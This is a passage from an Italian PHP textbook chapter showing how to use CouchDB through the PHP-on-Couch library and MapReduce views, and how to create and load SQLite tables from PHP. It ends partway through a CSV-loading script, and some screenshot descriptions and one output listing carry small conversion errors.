MongoDB e CouchDB sono entrambi senza struttura, anche se CouchDB adotta una soluzione molto più coerente di MongoDB. CouchDB non ha entità simili a collezioni. L'intero database è una collezione amorfa di documenti. Per semplificare l'organizzazione del database, CouchDB utilizza viste definite dall'utente, scritte come funzioni JavaScript, che implementano il framework Google MapReduce per gestire i documenti.

Analogamente a MongoDB, anche in questo caso i documenti sono oggetti JSON. Il driver MongoDB si occupa di convertire gli array associativi PHP in oggetti JSON e viceversa, funzionalità che in CouchDB non è presente. CouchDB comunica con l'esterno tramite il protocollo HTTP e restituisce e accetta oggetti JSON. PHP mette a disposizione le funzioni `json_encode` e `json_decode`, da impiegare per convertire i suoi array associativi in oggetti JSON e viceversa. Grazie a questa architettura, le librerie PHP di CouchDB non richiedono operazioni di linking, analoghe a quelle previste per l'estensione PHP di MongoDB. La più nota libreria PHP per CouchDB è PHP-on-Couch, che si può scaricare da <https://github.com/dready92/PHP-on-Couch>.

La libreria non richiede un'installazione particolare, può essere scaricata in una posizione qualsiasi e inclusa negli script che comprendono comandi `include` e `require`. Il motivo di questa semplicità è dovuto al fatto che CouchDB comunica con l'esterno tramite il protocollo standard HTTP. In Linux ci sono strumenti da riga di comando per comunicare con i server HTTP, tra i quali il più conosciuto è `curl`, che si rivela molto utile quando si

lavora con CouchDB. Di seguito è indicato un primo comando, che visualizza semplicemente la schermata di benvenuto e verifica se CouchDB è attivo:

```
curl http://localhost:5984
{"couchdb": "Welcome", "version": "1.0.1"}
```

L'utility `curl` ha contattato il server HTTP all'indirizzo `localhost`, (indirizzo IP 127.0.0.1), porta 5984, che ha risposto con un oggetto JSON, come c'era da aspettarsi. È possibile esaminare l'oggetto JSON con un piccolo script:

```
<?
$a='{"couchdb": "Welcome", "version": "1.0.1"}';
print_r(json_decode($a, true));
?>
```

Il risultato è simile a questo:

```
Array
(
    [couchdb] => Welcome
    [version] => 1.0.1
)
```

In altre parole, la funzione `json_decode` ha convertito l'oggetto JSON restituito da CouchDB in un array associativo PHP.

Utilizzo di Futon

CouchDB è in grado di riconoscere i comandi HTTP e consente di creare un database utilizzando il comando `curl -X PUT`

`http://localhost:5984/dbname`, anche se è molto più comodo impiegare l'interfaccia di amministrazione di CouchDB, chiamata Futon. Potete accedere all'interfaccia con il vostro browser all'indirizzo `http://localhost:5984/_utils`. Se il server non è in `localhost`, dovete correggere opportunamente il nome del server e la porta. L'interfaccia è configurabile. In Opera, per esempio, si ottiene un risultato simile a quello mostrato nella Figura 7.2.



Figura 7.2 Futon semplifica la creazione di database e di collezioni.

La creazione di database è un’operazione semplice. Nell’angolo in alto a sinistra si può vedere il pulsante *Create Database*. Fate clic e digitate **scott** nella finestra di dialogo per indicare il nome del database, come mostrato nella Figura 7.3. Tutto qui! Il database “scott” è stato creato!

Futon fornisce aiuto anche nella creazione di viste. Le viste sono funzioni JavaScript definite dall’utente per implementare il protocollo Google MapReduce. La prima impostazione delle viste prevede che vengano calcolate per ogni documento del database e che i risultati siano memorizzati con un indice B-tree. Si esegue questa operazione solo la prima volta, durante la creazione della vista, dopodiché solo l’inserimento o la modifica di documenti comporta l’utilizzo della funzione `view`. Per creare le viste è quindi necessario creare alcuni documenti.

A questo punto si può considerare il primo esempio di script PHP che accede a un database CouchDB (Listato 7.7) per creare la medesima struttura “emp” realizzata con il database MongoDB.




Figura 7.3 Il database “scott”.

Listato 7.7 Script PHP di accesso a CouchDB.

```
<?php
require_once "PHP-on-Couch/couch.php";
require_once "PHP-on-Couch/couchClient.php";
require_once "PHP-on-Couch/couchDocument.php";
$host = 'http://localhost:5984';
$dbname = 'scott';

$EMP = array(
    array("empno" => 7369, "ename" => "SMITH", "job" => "CLERK",
          "mgr" => 7902, "hiredate" => "17-DEC-80", "sal" => 800,
          "deptno" => 20, "_id" => "7369"),
    array("empno" => 7499, "ename" => "ALLEN", "job" => "SALESMAN",
          "mgr" => 7698, "hiredate" => "20-FEB-81", "sal" => 1600,
          "comm" => 300, "deptno" => 30, "_id" => "7499"),
    array("empno" => 7521, "ename" => "WARD", "job" => "SALESMAN", "mgr" => 7698,
          "hiredate" => "22-FEB-81", "sal" => 1250, "comm" => 500, "deptno" =>
30,
          "_id" => "7521"),
    array("empno" => 7566, "ename" => "JONES", "job" => "MANAGER",
          "mgr" => 7839, "hiredate" => "02-APR-81", "sal" => 2975,
          "deptno" => 20, "_id" => "7566"),
    array("empno" => 7654, "ename" => "MARTIN", "job" => "SALESMAN",
          "mgr" => 7698, "hiredate" => "28-SEP-81", "sal" => 1250,
          "comm" => 1400, "deptno" => 30, "_id" => "7654"),
    array("empno" => 7698, "ename" => "BLAKE", "job" => "MANAGER", "mgr" => 7839,
          "hiredate" => "01-MAY-81", "sal" => 2850, "deptno" => 30, "_id" =>
"7698"),
    array("empno" => 7782, "ename" => "CLARK", "job" => "MANAGER", "mgr" => 7839,
          "hiredate" => "09-JUN-81", "sal" => 2450, "deptno" => 10, "_id" =>
"7782"),
    array("empno" => 7788, "ename" => "SCOTT", "job" => "ANALYST", "mgr" => 7566,
          "hiredate" => "19-APR-87", "sal" => 3000, "deptno" => 20, "_id" =>
"7788"),
    array("empno" => 7839, "ename" => "KING", "job" => "PRESIDENT",
          "hiredate" => "17-NOV-81", "sal" => 5000, "deptno" => 10,
          "_id" => "7839"),
    array("empno" => 7844, "ename" => "TURNER", "job" => "SALESMAN",
          "mgr" => 7698, "hiredate" => "08-SEP-81", "sal" => 1500,
          "comm" => 0, "deptno" => 30, "_id" => "7844"),
    array("empno" => 7876, "ename" => "ADAMS", "job" => "CLERK", "mgr" => 7788,
          "hiredate" => "23-MAY-87", "sal" => 1100, "deptno" => 20, "_id" =>
"7876"),
    array("empno" => 7900, "ename" => "JAMES", "job" => "CLERK", "mgr" => 7698,
          "hiredate" => "03-DEC-81", "sal" => 950, "deptno" => 30, "_id" =>
"7900"),
    array("empno" => 7902, "ename" => "FORD", "job" => "ANALYST", "mgr" => 7566,
          "hiredate" => "03-DEC-81", "sal" => 3000, "deptno" => 20, "_id" =>
"7902"),
    array("empno" => 7934, "ename" => "MILLER", "job" => "CLERK", "mgr" => 7782,
          "hiredate" => "23-JAN-82", "sal" => 1300, "deptno" => 10, "_id" =>
"7934"));
try {
    $db=new couchClient($host,$dbname);
```

```

        foreach($EMP as $e) {
            $doc=new couchDocument($db);
            $doc->set($e);
            $doc->record();
        }
    }
catch(Exception $e) {
    printf("Exception code:%d\n", $e->getCode());
    printf("%s\n", $e->getMessage());
    exit(-1);
}
?>

```

Le classi `couchClient` danno accesso alla connessione, mentre le `couchDocument` sono messe a disposizione dai file iniziali inclusi nella directory *PHP-on-Couch* del percorso `require_once`. La directory può avere un nome qualsiasi, poiché non esiste una procedura di installazione. Nell'esempio si indica *PHP-on-Couch* e la si colloca nella directory specificata dal parametro `include_path`, che riguarda l'interprete PHP ed è in genere impostato nel file di configurazione `php.ini`. A eccezione dei file `include` e della procedura effettiva che carica i dati, l'esempio è quasi identico al Listato 7.1 relativo a MongoDB. La differenza principale è che l'attributo `empno` è duplicato nell'attributo `_id`, che è una stringa. CouchDB consente di assegnare una stringa come ID. Questo deve essere ovviamente univoco e in formato stringa, non è un numero. Per questo motivo la colonna `empno` originale non è stata semplicemente rinominata `_id`. La Figura 7.4 mostra di nuovo l'interfaccia Futon, che presenta ora i documenti che sono appena stati inseriti.

CouchDB comunica tramite il protocollo HTTP; ciò significa che ogni record può essere visualizzato in un browser, come si può verificare semplicemente facendo clic su uno qualsiasi dei documenti visualizzati. Si consideri la Figura 7.5.

Vale la pena esaminare il campo revisione `_rev`. Si visualizza solo l'ultima revisione, ma è possibile recuperarne una qualsiasi. È già stato detto che CouchDB ha un controllo di versione ed è completamente compatibile con ACID. È anche stato detto che CouchDB non prevede una funzionalità di query *ad hoc*; ciò significa che per recuperare un documento è necessario impostare la query in base alla colonna `_id`.

The screenshot shows the Apache CouchDB Futon interface. The left pane displays a table of documents with columns 'Key' and 'Value'. The 'Key' column lists document IDs from 7914 to 7954. The 'Value' column contains JSON objects representing employee records. The right pane features a red 'K' logo with the word 'CouchDB' and 'relax' below it, followed by a sidebar with links to 'Tools' (Overview, Configuration, Replicator, Status, Test Suite) and 'Recent Databases' (scott).

Key	Value
7914*	{...}
7915*	{...}
7916*	{...}
7917*	{...}
7918*	{...}
7919*	{...}
7920*	{...}
7921*	{...}
7922*	{...}
7923*	{...}
7924*	{...}
7925*	{...}
7926*	{...}
7927*	{...}
7928*	{...}
7929*	{...}
7930*	{...}
7931*	{...}
7932*	{...}
7933*	{...}
7934*	{...}
7935*	{...}
7936*	{...}
7937*	{...}
7938*	{...}
7939*	{...}
7940*	{...}
7941*	{...}
7942*	{...}
7943*	{...}
7944*	{...}
7945*	{...}
7946*	{...}
7947*	{...}
7948*	{...}
7949*	{...}
7950*	{...}
7951*	{...}
7952*	{...}
7953*	{...}
7954*	{...}
Showing 1-10 of 14 rows	← Previous Page Rows per page 20 Next Page →

Figura 7.4 I documenti appena inseriti nell'interfaccia Futon.

The screenshot shows a browser window displaying a single document record. The URL is 'localhost:5984/_utils/document.html?scott/7900'. The page title is 'Overview > scott > 7900'. The main content is a table with 'Fields' and 'Source' tabs. The 'Fields' tab is selected, showing a list of fields with their values: _id (7900), _rev (3-e44b7c5f42f3d8baef4e082f3d13ed87), deptno (10), empno (7900), ename (JAMES), hiredate (03-DEC-81), job (CLERK), mgr (7698), and sal (350). Below the table, it says 'Showing revision 2 of 2' and provides links for 'Previous Version' and 'Next Version'.

Field	Value
_id	7900
_rev	3-e44b7c5f42f3d8baef4e082f3d13ed87
deptno	10
empno	7900
ename	JAMES
hiredate	03-DEC-81
job	CLERK
mgr	7698
sal	350

Figura 7.5 Il browser visualizza ogni record.

Il Listato 7.8 riporta un piccolo script che recupera e aggiorna un solo documento.

Listato 7.8 Script che recupera e aggiorna un solo documento.

```
<?php
require_once "PHP-on-Couch/couch.php";
require_once "PHP-on-Couch/couchClient.php";
require_once "PHP-on-Couch/couchDocument.php";
$host = 'http://localhost:5984';
$dbname = 'scott';
try {
    $db=new couchClient($host,$dbname);
    $doc = couchDocument::getInstance($db,'7844');
```

```

$doc->sal=1500;
$doc->record();
}
catch(Exception $e) {
    printf("Exception code:%d\n", $e->getCode());
    printf("%s\n", $e->getMessage());
    exit(-1);
}
?>

```

Lo script recupera il documento identificato da `id='7844'`, aggiorna la sua proprietà `sal` con il valore 1500 e lo memorizza di nuovo. La classe non è ideale per eseguire una query sul documento, poiché utilizza una funzione statica `getInstance`, chiamata nel contesto classe; ciò significa che la funzione non viene chiamata come membro oggetto, ovvero non esiste contesto oggetto nel quale si possa chiamare la funzione che riceve un'istanza (`getInstance`). La classe documento utilizza inoltre le funzioni `__get` e `__set` per impostare le proprietà del documento.

È sufficiente verificare di nuovo il documento in Futon per vedere che il valore della revisione è stato incrementato. Sfortunatamente, non esistono query *ad hoc* per altre chiavi. Per impostare le query in CouchDB è necessario creare una vista dei documenti tramite le funzioni JavaScript del protocollo MapReduce. Nella prima fase di creazione della vista si calcola la funzione per ogni documento del database e il risultato è memorizzato in un indice B-tree, che si modifica ogni volta che si aggiungono o modificano i documenti. Le viste vengono create in Futon. In alto a destra si può vedere il campo selezione *View*, impostato con l'opzione *All documents*. È sufficiente sfogliare le opzioni e selezionare *Temporary View* per visualizzare il form di creazione delle viste temporanee. I dettagli sulla creazione e implementazione delle viste temporanee vanno oltre gli scopi di questo libro e si possono approfondire studiando il testo *Beginning CouchDB* scritto da Joe Lennon.

Per quanto riguarda questo libro, l'esempio prevede di inserire nel form la funzione JavaScript seguente, in modo da creare una vista denominata `deptno30`, memorizzata nel documento `sal`. Anche le viste sono documenti, memorizzate in un database speciale chiamato `_design`. La vista è definita da poche istruzioni:

```

function(doc) {
    if (doc.deptno==30) {
        emit(doc._id, { empno: doc.empno,
                        ename: doc.ename,

```

```

        job: doc.job,
        mgr: doc.mgr,
        sal: doc.sal});
    }
}

```

La vista estrae solo le istruzioni relative agli impiegati dell'ufficio SALES, che corrisponde al numero di ufficio 30. È da notare che la funzione riporta (“emit”) due voci: la chiave e un documento JSON. Se la chiave è NULL, CouchDB ne assegna una automaticamente.

Si esegue la funzione per ogni documento del database e, se l’attributo `deptno` è uguale a 30, si riportano nella vista gli attributi `empno`, `ename`, `job`, `mgr` e `sal`, in formato di oggetto JSON. La vista è memorizzata nel documento con `id="sal"` e `name="deptno30"`. A questo punto si dispone di una struttura del database su cui eseguire una query, impostata con uno script abbastanza semplice, come si può vedere nel Listato 7.9.

Listato 7.9

```

<?php
require_once "PHP-on-Couch/couch.php";
require_once "PHP-on-Couch/couchClient.php";
require_once "PHP-on-Couch/couchDocument.php";
$host = 'http://localhost:5984';
$dbname = 'scott';
try {
    $db=new couchClient($host,$dbname);
    $deptno30=$db->asArray()->getView('sal','deptno30');
    foreach ($deptno30['rows'] as $r) {
        foreach ($r['value'] as $key => $value) {
            printf("%s = %s\t", $key, $value);
        }
        print "\n";
    }
} catch(Exception $e) {
    printf("Exception code:%d\n", $e->getCode());
    printf("%s\n", $e->getMessage());
    exit(-1);
}
?>

```

Lo script chiama il metodo `getView` della classe `couchClient` per impostare la query del database, il cui risultato è riportato come array. Esistono molte opzioni che consentono di ridurre il numero dei risultati, limitare le chiavi restituite, ordinare i risultati e altro ancora. La documentazione delle classi è piuttosto scarsa, pertanto conviene studiare direttamente il codice sorgente. L’esecuzione dello script produce un risultato simile al seguente:

empno = 7499 = 1600	ename = ALLEN	job = SALESMAN	mgr = 7698	sal
empno = 7521 = 1250	ename = WARD	job = SALESMAN	mgr = 7698	sal
empno = 7654 = 1250	ename = MARTIN	job = SALESMAN	mgr = 7698	sal
empno = 7698 = 2850	ename = BLAKE	job = MANAGER	mgr = 7839	sal
empno = 7844 = 1500	ename = TURNER	job = SALESMAN	mgr = 7698	sal
empno = 7900 = 950	ename = JAMES	job = CLERK	mgr = 7698	sal

Considerazioni finali su CouchDB

CouchDB è molto potente, anche se la mancanza di query *ad hoc* ne limita in qualche misura l'impiego. È un database molto diffuso e ben documentato. Le interfacce PHP sono semplici da utilizzare, ma anche non necessarie. Si possono sfruttare direttamente le potenzialità di CouchDB con il protocollo HTTP e le utility da riga di comando, per esempio curl. I package PEAR `HTTP_Request` o `HTTP_Request2` e l'estensione `JSON` sono sufficienti per comunicare con CouchDB.

Il prossimo database appartiene alla categoria SQL. Non è un prodotto completamente RDBMS, ma implementa un significativo sottoinsieme delle specifiche standard SQL 92.

Introduzione a SQLite

SQLite è un database SQL che occupa un solo file ed è ideale per i sistemi embedded. È impiegato dal browser Firefox, dal client di posta elettronica Thunderbird e da molte altre applicazioni che vengono eseguite su device di ogni genere, dai telefoni cellulari ai sistemi mainframe. SQLite è un database relazionale che implementa il linguaggio SQL ed è un software open source (<http://sqlite.org>).

A differenza dei database NoSQL, i database relazionali hanno una struttura piuttosto rigida, con una collezione di oggetti collegati tra loro, in gran parte costituita da tabelle e viste. L'unità di base di un database relazionale è una tabella. I modelli di tabelle riprendono le tabelle del mondo reale: la struttura è fissa e suddivisa in colonne, in genere chiamate attributi, e in righe. Ogni riga contiene le colonne definite dalla tabella e non prevede

ulteriori attributi, al contrario dei database NoSQL che sono di tipo *schema free*, ovvero non impongono una struttura rigida e a righe dei documenti. Se in una riga non è presente una certa colonna, il valore della colonna per quella riga è NULL, un valore fittizio che ha proprietà particolari. NULL rappresenta un buco nero del modello relazionale. Niente è uguale a NULL ed è possibile solo verificare se una colonna vale NULL tramite l'operatore relazionale IS [NOT] NULL. Va inoltre ricordato che il valore NULL modifica la logica dei sistemi RDBMS. Un confronto logico con il valore NULL dà sempre NULL, che corrisponde al terzo valore delle istruzioni logiche e si aggiunge a “true” e “false”. Proprio così: i database relazionali non adottano una logica binaria, ma una logica ternaria, che prevede tre diversi risultati nella valutazione di un'espressione. NULL non è un valore vero e proprio; indica l'assenza di valore.

NULL è anche uno dei tipi di dati SQL. SQLite 3 supporta i tipi di dati indicati di seguito:

- NULL
- Integer
- Real
- Text
- Blob

Altri database relazionali supportano svariati tipi di dati relativi a data/ora, per esempio DATE, TIME, INTERVAL, oppure TIMESTAMP, ma SQLite è un database embedded e i suoi tipi si limitano a quanto indicato nel paragrafo precedente. Lo *small footprint* è sempre stato un obiettivo di progetto di SQLite. L'inclusione di una complessa libreria per data/ora avrebbe comportato un aumento significativo del suo ingombro e per questo motivo è stata esclusa nella versione finale del database. Il prossimo capitolo descrive MySQL, un database relazionale completo, che supporta ampiamente i tipi data/ora, mentre i prossimi paragrafi sono dedicati a SQLite e alla sua integrazione con PHP.

Vale la pena citare altre due entità fondamentali dei database relazionali: le viste e i *constraint* (vincoli). Le viste sono query preconfezionate e memorizzate nel database; sono presenti in ogni situazione per le quali è possibile utilizzare query con tabelle. Le viste sono sostanzialmente query con un nome.

I constraint sono invece regole e disposizioni da applicare ai dati. SQLite consente la dichiarazione di constraint, anche se non li impone, a eccezione del constraint relativo alla chiave primaria, che ovviamente è quello più importante.

Il constraint della chiave primaria di una tabella identifica in modo univoco ogni riga della tabella. Ogni riga deve avere un valore della chiave primaria, e tutti i valori devono essere diversi tra loro. La chiave primaria è simile al numero del conto in banca: ogni cliente ne deve avere uno, e clienti diversi hanno differenti numeri del conto. In particolare, il constraint implica che il valore della chiave primaria non possa essere NULL. I constraint sulla chiave primaria sono molto importanti nella teoria relazionale e i puristi informatici affermano che ogni tabella ne deve avere una. A cosa serve una tabella nella quale non è possibile identificare in modo univoco le righe? Come si può affermare che le righe sono diverse tra loro?

Si possono anche avere constraint univoci, che richiedono valori univoci quando sono definiti. Ciò significa che il valore della chiave univoca può essere NULL, a differenza della chiave primaria. Esistono anche constraint NON NULL, che richiedono alla colonna di avere un valore, ogni volta che la riga deve essere inserita nella tabella.

I constraint di controllo sono vincoli di colonna che impongono un limite al valore calcolato nella colonna; per esempio, si può avere un constraint che richiede per la colonna un valore sempre positivo e che non ammette numeri negativi. Un ultimo esempio più complesso è costituito dai constraint sulle foreign key. Per spiegare questo genere di constraint conviene tornare allo schema che ha illustrato in precedenza l'aggiornamento di un database MongoDB (Figura 7.6).




Figura 7.6 Schema della informazioni della collezione MongoDB.

Lo schema ha due tavole: una descrive gli impiegati, l'altra gli uffici. Il requisito che obbliga a fare in modo che i numeri degli uffici nella tabella

degli impiegati siano inclusi nella tabella degli uffici prende il nome di *foreign key*. Ogni valore della colonna `deptno` nella tabella EMP deve essere riportato nella colonna primaria o come chiave univoca dell'altra tabella, che in questo esempio è la tabella DEPT. È importante ricordare che questo genere di entità non riguarda solo i database SQLite, ma è descritto nelle specifiche standard SQL. La revisione più recente degli standard SQL risale al 2008. SQL è il linguaggio che detta le regole nel mondo dei database ed è implementato da gran parte dei sistemi più diffusi nel mercato informatico. SQL comprende database commerciali quali Oracle, Microsoft SQL Server, IBM DB2, Sybase, ma anche prodotti open source, per esempio MySQL, PostgreSQL, SQLite, Firebird. I database NoSQL, introdotti nei paragrafi precedenti, sono una novità che sta tuttora cercando la propria collocazione nel mercato.

Questo libro è dedicato al linguaggio PHP e non si occupa di database o di standard SQL; tuttavia è necessario spiegare i concetti fondamentali dell'utilizzo di database relazionali con PHP. Questo libro non presuppone che il lettore conosca i database relazionali, anche se avere familiarità con l'argomento aiuta a comprendere i contenuti di questo e del prossimo capitolo.

Tenendo presente quali sono gli oggetti che ci si aspetta di trovare in un database relazionale è necessario studiare l'elaborazione di questi oggetti, come estrarre i dati e come aggiornarli. Il modello dei database relazionali deriva dalla teoria elementare degli insiemi. Gli oggetti fondamentali di tutte le istruzioni SQL sono i sottoinsiemi. Le query sono rappresentate da istruzioni `SELECT` e consentono all'utente di selezionare un sottoinsieme di una o più tabelle. È importante considerare i dati riportati da istruzioni `SELECT` come un sottoinsieme e non come singole righe o record, anche se a volte sono chiamati così. Oltre alle istruzioni `SELECT` esistono anche le istruzioni `INSERT`, `DELETE` e `UPDATE`, anche queste da impostare per sottoinsiemi di dati.

L'illustrazione delle entità relazionali non può dirsi completa senza citare gli indici, che non sono oggetti logici come le tabelle e le viste. Gli indici sono semplicemente strutture fisiche create dall'amministratore del database per rendere più veloci le query; in genere sono creati automaticamente per implementare constraint sulla chiave primaria e sulla chiave univoca, ma non in SQLite. Gli indici devono essere creati manualmente in SQLite ogni volta che si vogliono imporre constraint.

SQL non è un linguaggio procedurale. Le istruzioni SQL indicano il sottoinsieme su cui operare, non come estrarre il sottoinsieme. Ogni software di gestione dei database relazionali include una parte denominata *query optimizer* che stabilisce il percorso di accesso agli oggetti richiesti dal comando SQL in runtime. In particolare, un query optimizer decide quali indici impiegare per impostare le query e ottenere il sottoinsieme richiesto, oltre a stabilire quali metodi adottare per unire le tabelle, ove necessario.

Oltre al query optimizer, tutti i database relazionali, compreso SQLite, hanno un data dictionary, elemento chiamato anche metadati, ovvero “dati sui dati”. Un metadata descrive tutti gli altri oggetti del database e gioca un ruolo fondamentale per il funzionamento del software. SQLite è un database embedded e small footprint, pertanto il ruolo di data dictionary è affidato a una sola tabella, chiamata `sqlite_master`. Questa tabella comprende le colonne indicate di seguito:

- `name` (nome dell’oggetto);
- `type` (tipo dell’oggetto);
- `tbl_name` (nome della tabella, importante per gli indici);
- `rootpage` (inizio dell’oggetto nel file database);
- `sql` (istruzione per la creazione dell’oggetto).

La maggior parte degli altri database relazionali ha un data dictionary più grande, costituito da centinaia di tabelle. Il data dictionary è illustrato al meglio utilizzando l’interfaccia da riga di comando, ovvero il programma `sqlite3`. In genere il comando è richiamato da riga di comando indicando il nome del database e l’argomento: `sqlite3 scott.sqlite`.

Se il database `scott.sqlite` non esiste, viene creato al momento. Di seguito è riportato il risultato che si ottiene:

```
sqlite3 scott.sqlite
SQLite version 3.3.6
Enter ".help" for instructions
sqlite>
```

Questa utility ha un help molto buono e una serie di funzioni piuttosto utili. Consente di eseguire comandi SQL e di verificare i risultati senza richiedere script complessi. Questo libro si occupa però del linguaggio PHP, mentre SQLite è un database embedded; ciò significa che si suppone che venga impiegato da programmi e non da utility CLI, per esempio da `sqlite3`. Conviene pertanto descrivere l’interfaccia PHP per SQLite. Qualsiasi

interfaccia di programmazione di un database relazionale deve quantomeno prevedere i componenti.

- Routine di connessione: in SQLite sono abbastanza semplici, rispetto a quelle di altri database relazionali, che includono in genere protocolli di rete particolari e diversi metodi di autenticazione.
- Routine di esecuzione dei comandi SQL: la loro complessità dipende dalle operazioni richieste. Insieme a queste routine, ogni interfaccia di programmazione fornisce di solito un metodo per “legare” (to bind) le variabili, come si vedrà nei prossimi esempi. Nella categoria rientrano le routine *prepare*, che traducono un’istruzione SQL da testo leggibile in uno *statement handle*.
- Routine per la descrizione dei risultati: i database relazionali restituiscono un result set su più colonne, che hanno nomi diversi e differenti tipi di dati. Esiste sempre una chiamata *describe*, ovvero un metodo che descrive il result set riportato dal programma che ha richiamato il database.
- Routine di estrazione dei risultati dal programma che utilizza il database: si possono avere più opzioni per accelerare il recupero dei dati, pertanto anche queste routine non sono del tutto banali.

Se l’interfaccia ha delle classi, in genere è presente una classe `connection`, una `statement` e una `result set`. Per motivi storici, la classe `result set` è denominata a volte `cursor`, anche se non descrive il linguaggio impiegato dagli sviluppatori per scrivere i programmi di accesso a database relazionali.

Questi componenti sono ovviamente presenti nell’interfaccia PHP per SQLite. Vediamo allora il primo esempio di SQLite, riportato nel Listato 7.10. Lo script crea la struttura del database, che fa riferimento anche in questo caso alle tabelle `emp` e `dept`, cui si aggiungono una foreign key e un indice.

Listato 7.10 Esempio di utilizzo di SQLite.

```
<?php
$DDL = <<<EOT
CREATE TABLE dept
(
    deptno integer NOT NULL,
    dname text,
    loc text,
    CONSTRAINT dept_pkey PRIMARY KEY (deptno)
);
```

```

CREATE TABLE emp
(
    empno integer NOT NULL,
    ename text ,
    job text ,
    mgr integer,
    hiredate text,
    sal real,
    comm real,
    deptno integer,
    CONSTRAINT emp_pkey PRIMARY KEY (empno),
    CONSTRAINT fk_deptno FOREIGN KEY (deptno)
        REFERENCES dept (deptno) ON DELETE CASCADE
);
CREATE UNIQUE INDEX pk_emp on emp(empno);
CREATE INDEX emp_deptno on emp(deptno);
CREATE UNIQUE INDEX pk_dept on dept(deptno);
EOT;
try {
    $db = new SQLite3("scott.sqlite");
    @$db->exec($DDL);
    if ($db->lastErrorCode() != 0) {
        throw new Exception($db->lastErrorMsg()."\\n");
    }
    print "Database structure created successfully.\\n";
}
catch(Exception $e) {
    print "Exception:\\n";
    die($e->getMessage());
}
?>

```

Lo script è costituito in gran parte da comandi SQL per la variabile `$DDL`. La sezione veramente attiva è il blocco `try`, che manda in esecuzione la variabile passandola al metodo `query`, che svolge le istruzioni SQL. Il metodo restituisce un'istanza della classe `resultset` o `cursor`, da impiegare per estrarre le informazioni sul numero di colonne riportate dalla query, il rispettivo nome e tipo, cui si aggiungono i dati estratti.

Il comando `$DDL` crea le tavole e gli indici, non riporta alcuna colonna di dati. Come si fa a sapere se il comando ha funzionato a dovere?

Sfortunatamente, la classe `SQLite3` non genera eccezioni, che devono essere rilevate da chi scrive il programma. SQLite fornisce però i metodi che consentono di conoscere l'ultimo codice di errore e il messaggio corrispondente, da impiegare per creare e rilevare un'eccezione. In caso di successo il codice vale 0, altri valori comportano la presenza di un errore.

L'esecuzione dello script crea un database `scott.sqlite`, se non esiste già, e imposta la struttura del database desiderato. Inoltre sono state raggruppate

più istruzioni SQL: due `CREATE TABLE` e tre `CREATE INDEX` sono state eseguite come una singola unità. Gli indici univoci evitano di duplicare i dati inseriti nelle tabelle, nonostante SQLite non imponga constraint. Gli indici non escludono che venga inserito un valore NULL nelle colonne di chiave primaria.

Dopo aver creato le tabelle si possono caricare alcuni dati, impostati in due file CSV (*Comma Separated Value*): è necessario allora uno script abbastanza generico, in grado di caricare un file CSV nel database. Lo script accetta due argomenti da riga di comando, il nome della tabella e il nome del file. Uno script di questo genere è ideale per illustrare molti concetti fondamentali dei sistemi RDBMS (*Relational DataBase Management System*). I due file dell'esempio diventano:

```
<!-- Emp.csv -->
7369,SMITH,CLERK,7902,17-DEC-80,800,,20
7499,ALLEN,SALESMAN,7698,20-FEB-81,1600,300,30
7521,WARD,SALESMAN,7698,22-FEB-81,1250,500,30
7566,JONES,MANAGER,7839,02-APR-81,2975,,20
7654,MARTIN,SALESMAN,7698,28-SEP-81,1250,1400,30
7698,BLAKE,MANAGER,7839,01-MAY-81,2850,,30
7782,CLARK,MANAGER,7839,09-JUN-81,2450,,10
7788,SCOTT,ANALYST,7566,19-APR-87,3000,,20
7839,KING,PRESIDENT,,17-NOV-81,5000,,10
7844,TURNER,SALESMAN,7698,08-SEP-81,1500,0,30
7876,ADAMS,CLERK,7788,23-MAY-87,1100,,20
7900,JAMES,CLERK,7698,03-DEC-81,950,,30
7902,FORD,ANALYST,7566,03-DEC-81,3000,,20
7934,MILLER,CLERK,7782,23-JAN-82,1300,,10

<!-- Dept.csv -->
10,ACCOUNTING,"NEW YORK"
20,RESEARCH,DALLAS
30,SALES,CHICAGO
40,OPERATIONS,BOSTON
```

Lo script che carica i dati rispettivamente nelle tabelle `emp` e `dept` è riportato nel Listato 7.11.

Listato 7.11 Script che carica i dati nelle tabelle emp e dept.

```
<?php
if ($argc != 3) {
    die("USAGE:script7.11 <table_name> <file name>\n");
}
$tablename = $argv[1];
$filename = $argv[2];
$rownum = 0;

function create_insert_stmt($table, $ncols) {
    $stmt = "insert into $table values (";
```

```

foreach(range(1,$ncols) as $i) {
    $stmt.=":$i,";
}
